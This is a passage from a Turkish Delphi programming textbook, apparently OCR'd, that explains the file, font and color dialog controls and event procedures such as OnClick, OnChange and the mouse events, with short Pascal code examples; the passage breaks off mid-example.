
Yardımcı pencerenin açılmasını sağlayan kod satırıdır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Execute,//yardımcı pencereyi aç
end;
```

- **OpenDialog1.Title**

Açılan pencerenin başlığını belirleyen özelliğidir. Başlık atama işlemini "Execute" methodundan önce yapmalısınız. Aksi takdirde hata oluşmayacak, fakat başlıkta yazmayacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';//üstte yazın
  OpenDialog1.Execute;
end;
```




- **OpenDialog1.DefaultExt**

Pencere açıldıktan sonra kullanıcı açmak istediği dosyanın adını yazıp uzantısını yazmazsa burada belirtilen uzantı varsayılan olarak kabul edilecektir. Örnekle açıklayacak olursak, aynı klasör içerisinde "gazi.txt" ile "gazi.doc" dosyalarının var olduğunu düşünün. Pencere açıldı "FileName" kısmuna "gazi" yazıp "Open" buttonuna tıkladık hangi dosya açılacaktır. İşte açılacak olan dosyayı budurumda "DefaultExt" özelliği belirleyecektir (Dosyayı mous ile seçerseniz o zaman bu özellik işe yaramayacaktır).

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';
  OpenDialog1.DefaultExt:='txt';//varsayılan olarak txt kabul et
  OpenDialog1.Execute;
end;
```

- **OpenDialog1.Filter**

Pencere açıldığı zaman tüm dosyaları değilde sadece belli uzantılı dosyaları listeletmek için kullanılan özelliktir. Pencereye etkisini "Files of type" kutusuna tıklayarak görebilirsiniz.



Yukarıdaki şekilde bir pencere açılmasını sağlayan kod aşağıda verilmiştir. Dikkatlice inceleyiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';
  OpenDialog1.DefaultExt:='txt';
  OpenDialog1.Filter:='Tüm Dosyalar|*.*|Text Dosyaları|*.txt';//filtrele
  OpenDialog1.Execute;
end;
```

- **OpenDialog1.FilterIndex**

Filter özelliğiyle belirlenen filtre seçeneklerinin hangisinin aktif olacağını belirleyen özelliğidir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';
  OpenDialog1.DefaultExt:='txt';
  OpenDialog1.Filter:='Tüm Dosyalar|*.*|Text Dosyaları|*.txt';
  OpenDialog1.FilterIndex:=2;//txt leri göster
  OpenDialog1.Execute;
end;
```

- **OpenDialog1.InitialDir**

Pencerenin ilk olarak açılması istenen klasörü bu özellikle belirlenir. Aşağıdaki kodlamada buttona tıklanıldığı anda "c:\gazi" klasörünü aç denilmektedir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';
  OpenDialog1.DefaultExt:='txt';
  OpenDialog1.Filter:='Tüm Dosyalar|*.*|Text Dosyaları|*.txt';
  OpenDialog1.FilterIndex:=2;
  OpenDialog1.InitialDir:='c:\gazi';//bu klasörde açıl
  OpenDialog1.Execute;
end;
```

- **OpenDialog1.Options**

Pencereye ait bir çok seçeneği bu özellikle belirleyebilirsiniz. Aşağıdaki kodlama sayesinde açılan pencereden birden fazla dosya ismi seçilebilmektedir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';
  OpenDialog1.DefaultExt:='txt';
  OpenDialog1.Filter:='Tüm Dosyalar|*.*|Text Dosyaları|*.txt';
  OpenDialog1.FilterIndex:=2;
  OpenDialog1.InitialDir:='c:\gazi';
  OpenDialog1.Options:=OpenDialog1.Options+[ofAllowMultiSelect];
  OpenDialog1.Execute;
end;
```

- **OpenDialog1.Files**

"ofAllowMultiSelect" özelliği verilen pencerelerde birden fazla dosya ismi seçilebilmektedir. Seçilen tüm dosyalar dizi şeklinde bu özellilkte tutulur. Aşağıdaki örnekte seçilen tüm dosyalar forma eklenen bir "ListBox" kontrolü içerisinde yazdırılmaktadır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';
  OpenDialog1.DefaultExt:='txt';
  OpenDialog1.Filter:='Tüm Dosyalar|*.*|Text Dosyaları|*.txt';
  OpenDialog1.FilterIndex:=2;
  OpenDialog1.InitialDir:='c:\gazi';
  OpenDialog1.Options:=OpenDialog1.Options+[ofAllowMultiSelect];
  OpenDialog1.Execute;
  ListBox1.Items:=OpenDialog1.Files;//seçilen dosyaları aktar
end;
```

- **OpenDialog1.FileName**

Pencereden seçilen dosyanın ismiyle beraber yolu bu özellikte tutulur. Aşağıdaki örnekte seçilen dosya nın yoluyla beraber ismi formun başlığında yazdırılmaktadır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  OpenDialog1.Title:='Dosya Seçiniz';
  OpenDialog1.Execute;
  Form1.Caption:=OpenDialog1.FileName;//dosyanın adını yaz
end;
```

SaveDialog Kontrolü:

Bu kontrolle programınızda oluşturacağınız verileri dilediğiniz klasörün içerisine kaydedebilirsiniz. Uygulanan işlem yine aynıdır, windows apisi çalıştırılarak standart dosya kaydetme penceresini açtırırsınız. Aşağıda kontrole ait özellikler listelenmektedir.


- **SaveDialog1.Execute**

Dosya kaydetme penceresinin açılmasını sağlayan methoddur. Oluşabilecek olan hatalara karşı "if" kullanırsanız daha sağlıklı sonuçlar alabilirsiniz (aynı işlemi OpenDialog içinde yapın).

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  if SaveDialog1.Execute Then
end;
```

- **SaveDialog1.Title**

Pencerenin başlığını belirleyen özelliğidir. Execute methodu çalıştırılmadan önce belirlenmelidir. Aksi takdirde belirlemiş olduğunuz başlık gözükmeyecektir.



- **SaveDialog1.DefaultExt**

Dosyanızı kaydetme aşamasında uzantı belirtmezseniz bu özelliğe aktardığınız değer dosyanızın uzantısı olacaktır.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  SaveDialog1.Title:='Kaydetme Penceresi';
  SaveDialog1.DefaultExt:='txt';
  if SaveDialog1.Execute Then;
end;
```

- **SaveDialog1.FileName**

Kaydettiğiniz dosyanın yoluyla beraber ismi bu özellikte tutulur.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  SaveDialog1.Title:='Kaydetme Penceresi';
  SaveDialog1.DefaultExt:='txt';
  if SaveDialog1.Execute Then
    Form1.Caption:=SaveDialog1.FileName;//dosya yolunu yaz
end;
```

Aşağıdaki tasarımı oluşturup gerekli kodları ekleyiniz. Uygulamada "Dosya Aç" buttonuna tıklanıldığı zaman Harddisk teki herhangi bir dosyayı "Memo" kontrolü içerisine aktarabilirsiniz. Aynı mantıkla "Dosya Kaydet" buttonuna tıklarsanız "Memo" kontrolü içerisindeki verileri, Harddisk te bir dosya oluşturup kaydettirebileceksiniz..


```
procedure TForm2.Button1Click(Sender: TObject);
//Dosya Aç
var
  dosya:AnsiString;
begin
  OpenDialog1.Title:='Dosya Aç Penceresi';
  OpenDialog1.Filter:='TextDosyaları|*.txt|Tüm Dosyalar|*.*';
  OpenDialog1.FilterIndex:=1;
  OpenDialog1.InitialDir:='c:\gazi';
  if OpenDialog1.Execute Then
    begin
      dosya:=OpenDialog1.FileName;
      Memo1.Lines.LoadFromFile(dosya);//aktar
    end;
end;
procedure TForm2.Button2Click(Sender: TObject);
//Kaydet
var
  dosya:AnsiString;
begin
  SaveDialog1.Title:='Dosya Kaydet Penceresi';
  SaveDialog1.DefaultExt:='txt';
  SaveDialog1.InitialDir:='c:\gazi';
  if SaveDialog1.Execute Then
    begin
      dosya:=SaveDialog1.FileName;
      Memo1.Lines.SaveToFile(dosya);//kaydet
    end;
end;
```

FontDialog Kontrolü:

Bu kontrolü kullanarak, dilediğiniz kontrole ait font ayarlarını görsel olarak belirleyebilirsiniz. Aşağıda kontrole ait özellikler verilmiştir.

- **FontDialog1.Execute**

Pencereyi açtırmak için kullanılan methoddur.




```
procedure TForm2.Button3Click(Sender: TObject);
begin
  if FontDialog1.Execute Then//aç
end;
```

- **FontDialog1.Font**

Pencereye ait tüm font ayarlarının (yazı tipi-büyüklüğü-rengi vs) tutulduğu özelliğidir. Aşağıdaki şekilde bir kodlamayla formda yapmış olduğunuz tüm ayarları Memo kontrolüne aktarabilirsiniz.

```
procedure TForm2.Button3Click(Sender: TObject);
begin
  if FontDialog1.Execute Then
     Memo1.Font:=FontDialog1.Font;
end;
```

Bu kodu aşağıdaki şekilde kullanırsanız daha sağlıklı olacaktır.

```
procedure TForm2.Button3Click(Sender: TObject);
begin
  FontDialog1.Font:=Memo1.Font;
  if FontDialog1.Execute Then
       Memo1.Font:=FontDialog1.Font;
end;
```

Sebebi şudur, şayet "Memo" kontrolüne ait değiştirmediğiniz font ayarları varsa, bu şekilde o ayarların aynen devam etmesini sağlayabilirsiniz.

ColorDialog Kontrolü:

Görsel olarak kontrollerinize ait renk ayarlarını yapabilmenizi sağlayan bir kontroldür.

- **ColorDialog1.Execute**

"ColorDialog" penceresinin açılmasını sağlayan methoddur.


```
procedure TForm2.Button4Click(Sender: TObject);
begin
  if ColorDialog1.Execute  Then
end;
```

- **ColorDialog1.Color**

Aktarıldığı kontrolün rengini belirleyen özelliğidir.

```
procedure TForm2.Button4Click(Sender: TObject);
begin
  if ColorDialog1.Execute  Then
    begin
      Memo1.Color:=ColorDialog1.Color;
    end;
end;
```

Memo Kontrolü:

Birden fazla satırlı bilgi girişi için kullanılan bir kontroldür. Aslında ListBox kontrolünün klavyeden bilgi girilebilen hali olarak da düşünülebilir. Bu yüzden özellik ve methodlarını anlamanız için ListBox kontrolünü inceleyiniz.


BÖLÜM 14
DELPHI YORDAMLARI

Yordamlar:

Unit penceresine eklemiş olduğunuz kodun işletileceği zamanı, yazmış olduğunuz yordam belirler. Yordamlar tetikleyiciler sayesinde işletilecek olan kod satırlarından oluşurlar, bu yüzden görsel dillerdeki yerleri çok büyüktür. Mousun tıklanması,enter tuşuna basılması, veya herhangi bir tuşun basılı tutularak mousun sürüklenmesi vs. Delphi tarafından bir tetikleyici olarak algılanır ve o yordamdaki kod işletilir. Bu bölümde sizlere en çok kullanacağınız tetikleyicileri ve bu tetikleyiciler sonucunda işletilen yordamları izah edeceğim. Anlatılacak olan yordamlar bir çok kontrol tarafından kullanılabilir (mesela "OnChange" neredeyse tüm kontroller için kullanılabilecektir). Bu yüzden en popüler olanı üzerinde örneklendirme yapılacaktır.

- **OnClick**

Kontrol üzerinde mousun sol tuşunun tıklanılması durumunda işleyen bir yordamdır. Mousun sağ tuşuna tıklayarak bu Eventı (yordamı) işletemezsiniz. Aşağıdaki pencerede bu yordama "Object Inspector" penceresinden nasıl erişebileceğiniz gösterilmiştir.



"Object Inspector" penceresinde, cursorun bulunduğu yere mous ile çift tıklarsanız aşağıdaki gibi işletilecek olan kodun yazılabileceği "OnClick" yordamı oluşturulacaktır. Bu yordam için daha önceki bölümlerde bir çok örnek yapıldığından dolayı tekrar örneklendirilmeyecektir.

```
procedure TForm1.Button1Click(Sender: TObject);
//OnClick Yordamı
begin
        //kodlar buraya yazılacak
end;
```

- **OnDblClick Yordamı**

Mous kontrolün üzerinde iken sol tuşun çift tıklanması durumunda işletilen bir yordamdır. Çift tıklama hızını windows ayarları belirlemektedir. Şayet "OnClick" ve "OnDblClick" yordamlarının (aynı kontrol için) ikisinde de kod varsa, mosun çift tıklanması iki yordamıda işletecektir.

```
procedure TForm1.Edit1DblClick(Sender: TObject);
//OnDblClick yordamı
begin
//Edit1 kontrolü üzerinde iken sol tuşa çift tıklanması durumunda işler
end;
```

- **OnChange Yordamı**


İçerisinde veri olan kontrollere has bir yordamdır. İçeriğin değişmesi (klavyeden bir tuşa basılması, kodla veri aktarılması, karakter silmek vs) bu yordamın işletilmesine sebep olacaktır. Aşağıdaki örnekte "Edit1" kontrolüne girilen karakterlerin büyük harfe çevrilmiş hali formun başlığında yazdırılmaktadır.

Yukarıdaki işlemin gerçekleşebilmesi için aşağıdaki kod bloğunu Unit pencerenize eklemelisiniz.

```
procedure TForm1.Edit1Change(Sender: TObject);
//Büyük harfe çevir
var
  metin:AnsiString;
begin
  metin:=Edit1.Text;
  Form1.Caption:=AnsiUpperCase(metin);//Büyük harfe çevir
end;
```

Programı çalıştırdıktan sonra "Edit" kontrolüne gireceğiniz bilgi büyük harfe çevrilerek formun başlığında yazdırılacaktır.

Aşağıdaki örnekte ise içeriğe ait kelimelerin ilk harfleri büyütülmektedir. Dikkatlice inceleyiniz.



Bu örnek için silme veya değişik bir işlem yapılırsa düzgün sonuç alamayabilirsiniz. Daha değişik kontroller koymanız gerekecektir. Şimdilik sadece küçük harfle giriş yapın ve örneği deneyin sadece ilk karakterler büyük yazdırılacaktır.


```
procedure TForm1.Edit2Change(Sender: TObject);
var
  metin,sonharf:AnsiString;
begin
  metin:=Edit2.Text;
  sonharf:=Copy(metin,Length(metin),1);
  if Length(metin)<=1 then//ilk karakter ise
    Form1.Caption:=AnsiUpperCase(metin)
  else
    if Copy(metin,Length(metin)-1,1)=' ' Then //son harf boşluk tuşu ise
      begin
        sonharf:=AnsiUpperCase(sonharf);//büyük harf yap
        Form1.Caption:=Form1.Caption+sonharf;
      end
    else
    Form1.Caption:=Form1.Caption+sonharf;
end;
```

Şimdi aynı örneği dinamik dizi kullanarak çözelim çok daha güzel ve teknik olacağını göreceksiniz.

Kontrollere girilen içerikteki kelimelerin sadece ilk karakterlerinin büyük olması için aşağıdaki şekilde bir kod bloğu kullanırsanız çok daha etkili bir sonuç alırsınız.

```
procedure TForm1.Edit3Change(Sender: TObject);
//kelimelerin ilk harflerini büyüt
var
  metin:Array of AnsiString;
  yaz:AnsiString;
  uzunluk,i:Integer;
begin
  yaz:='';
  uzunluk:=Length(Edit3.Text);
  SetLength(metin,uzunluk);//diziyi boyutlandır
  for i:=0 to uzunluk-1 do
    begin
      if i=0 then
        metin[i]:=AnsiUpperCase(copy(Edit3.Text,i+1,1))//ilk karakter büyük
      else
        if metin[i-1]=' ' Then //boşluk karakteri ise
          metin[i]:=AnsiUpperCase(copy(Edit3.Text,i+1,1))
        else
          metin[i]:=AnsiLowerCase(copy(Edit3.Text,i+1,1))
    end;
  for i:=0 to uzunluk-1 do
    yaz:=yaz+metin[i];
  Form1.Caption:=yaz;
end;
```

Şimdi programınızı çalıştırırsanız gerekli tüm kontrollerin eklenmiş olduğunu göreceksiniz(suyu baştan tuttuk çünkü). Edit kutusunun içerisine, içeriği nasıl yazarsanız yazın sonuç tüm kelimelerin ilk karakterlerinin büyütülmesiyle noktalanacaktır.



Aynı örneği şimdi de katar kullanarak çözelim. Aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.Edit4Change(Sender: TObject);
var
  metin:PChar;//katar tanımlanıyor
  karakter:Char;
  yaz:AnsiString;
  uzunluk,i:Integer;
begin
  yaz:='';
  metin:=PChar(Edit4.Text);
  uzunluk:=Length(Edit4.Text);
  for i:=0 to uzunluk-1 do
    begin
      if i=0 Then
        yaz:=AnsiUpperCase(metin^)//büyük harfe çevir
      else
        if karakter=' ' Then
          yaz:=yaz+AnsiUpperCase(metin^)
        else
          yaz:=yaz+AnsiLowerCase(metin^);
      karakter:=metin^;//karakteri yaz
      inc(metin);//sonraki karaktere geç
    end;
  Form1.Caption:=yaz;
end;
```

Mous Tuşları İle Tetikleyebileceğiniz Yordamlar:

Bazı durumlarda mousu hareket ettirince veya mous tuşlarından herhangi bir tanesine tıkladığınız zaman belirli bir kod bloğunu işletmek isteyebilirsiniz. Bu tür işlemler için Delphi size özel yordamlar sağlamaktadır. Aşağıda bu Events lar incelenmektedir.

- **OnMousDown Yordamı**

Mous kontrolün üzerinde iken tuşlardan (mousun tuşlarından) herhangi birtanesine tıklanılması durumunda otomatik olarak işleyen bir yordamdır. Basılan tuş ve mousun koordinatları yordamda tanımlanmış olan değişkenlerde tutulmaktadır.

```
procedure TForm2.Edit1MouseDown(Sender: TObject; Button: TMouseButton; Shift: TShiftState; X, Y: Integer);
begin
//kodlar buraya yazılacak
end;
```

Aşağıdaki şekilde bir kod bloğuyla mousun hangi tuşunun tıklandığı kolaylıkla öğrenilebilir. Sizde programınıza uygun kodları bu sayede geliştirebilirsiniz.

```
procedure TForm2.Edit1MouseDown(Sender: TObject; Button: TMouseButton;
  Shift: TShiftState; X, Y: Integer);
begin
  if Button=mbLeft Then//sol tuş tıklanırsa
    ShowMessage('Sol Tuşa Tıkladınız')
  else if Button=mbRight Then//sağ tuş tıklanırsa
    ShowMessage('Sağ Tuşa Tıkladınız')
  else if Button=mbMiddle Then//orta tuş tıklanırsa
    ShowMessage('Orta Tuşa Tıkladınız');
end;
```

Dikkat ettiyseniz basılan tuş “Button” parametresiyle öğrenilebilmektedir. Alabileceği seçenekler aşağıda verilmiştir.

Button	Sonuç
mbLeft	Sol Tuş Tıklandı
mbRight	Sağ Tuş Tıklandı
mbMiddle	Orta Tuş Tıklandı

Bu yordamın tuş basılı tutulduğu sürece işleyeceğinide hatırlatalım. Şayet dilerseniz bu yordama yazacağınız kodla tıklanılan yerin koordinatlarınıda öğrenebilirsiniz.

Çizim programlarında tıklanılan nokta koordinatları bu şekilde tespit edilebilmektedir.

```
procedure TForm2.FormMouseDown(Sender: TObject; Button:
TMouseButton;
  Shift: TShiftState; X, Y: Integer);
var
  yatay,dikey:Integer;
  ilk,son:AnsiString;
begin
  yatay:=x;//tıklanılan noktanın yatay eksen değeri
  dikey:=y;//tıklanılan noktanon dikey eksen değeri
  ilk:=IntToStr(yatay);
  son:=IntToStr(dikey);
  Form2.Caption:='Tıklanılan Nokta Koordinatları='+ilk+'/'+son;
end;
```

Örneğe dikkat ettiyseniz kullanılan “x” ve “y” değişkenleri tıklanılan noktanın koordinatlarını tutmaktadır. Yazacağınız uygulamalarda bu size çok özel imkanlar sağlayacaktır.

Prosedür içerisinde kullanılan diğer bir parametrede “Shift” tir. Bu parametreyle “Ctrl-Alt-Shift” tuşlarının basılı olup olmamasına göre gerekli kodları işletebilirsiniz.

Aşağıda Shift parametresinin alabileceği tüm seçenekler verilmiştir. Dikkatlice inceleyiniz.

Shift	Sonuç
[ssAlt]	Alt Tuşu basılı
[ssShift]	Shift tuşu Basılı
[ssCtrl]	Ctrl tuşu basılı
[ssLeft]	Sol yön tuşu basılı
[ssRight]	Sağ Yön Tuşu Basılı
[ssMiddle]	Orta Tuş Basılı

```
procedure TForm2.Edit1MouseDown(Sender: TObject; Button: TMouseButton; Shift: TShiftState; X, Y: Integer);
begin
  if ((Button=mbLeft)and(Shift=[ssAlt])) Then//sol tuş ve alt tuşu basılı
    ShowMessage('Al tuşu basılıyken Sol Tuşa Tıkladınız');
End;
```

- **OnMousUp Yordamı:**

Kontrolün üzerinde basılı olan mous tuşunun bırakılması sonucu otomatik olarak işleyen bir yordamdır. “OnMousDown” ile aynı karakteristik özellikleri taşımaktadır.

```
procedure TForm2.FormMouseUp(Sender: TObject; Button: TMouseButton;Shift: TShiftState; X, Y: Integer);
//Mous Yordamları
begin
  if Button=mbLeft Then
    ShowMessage('Sol Tuşu Bıraktınız')
  else if Button=mbRight Then
    ShowMessage('SağTuşu Bıraktınız')
  else if Button=mbMiddle Then
    ShowMessage('Orta Tuşu Bıraktınız');

end;
```

Prosedür içerisinde tanımlanan parametreler “OnMousDown” ile aynı olacaktır. Bu yüzden tekrar izah edilmeye gerek görülmemiştir.

Aşağıdaki örnekte mousun tıklanılan noktası merkez kabul edilerek, gittikçe küçülen elipsler çizdirilmektedir. Dilerseniz çizgilerin renklerini de değiştirebilirsiniz.

```
procedure TForm3.FormMouseDown(Sender: TObject; Button:
TMouseButton; Shift: TShiftState; X, Y: Integer);
  {$j+}
  Const
    yaricap:Integer=10;
  var
    i:Integer;
begin

  for i:=0 to 30 do
    begin
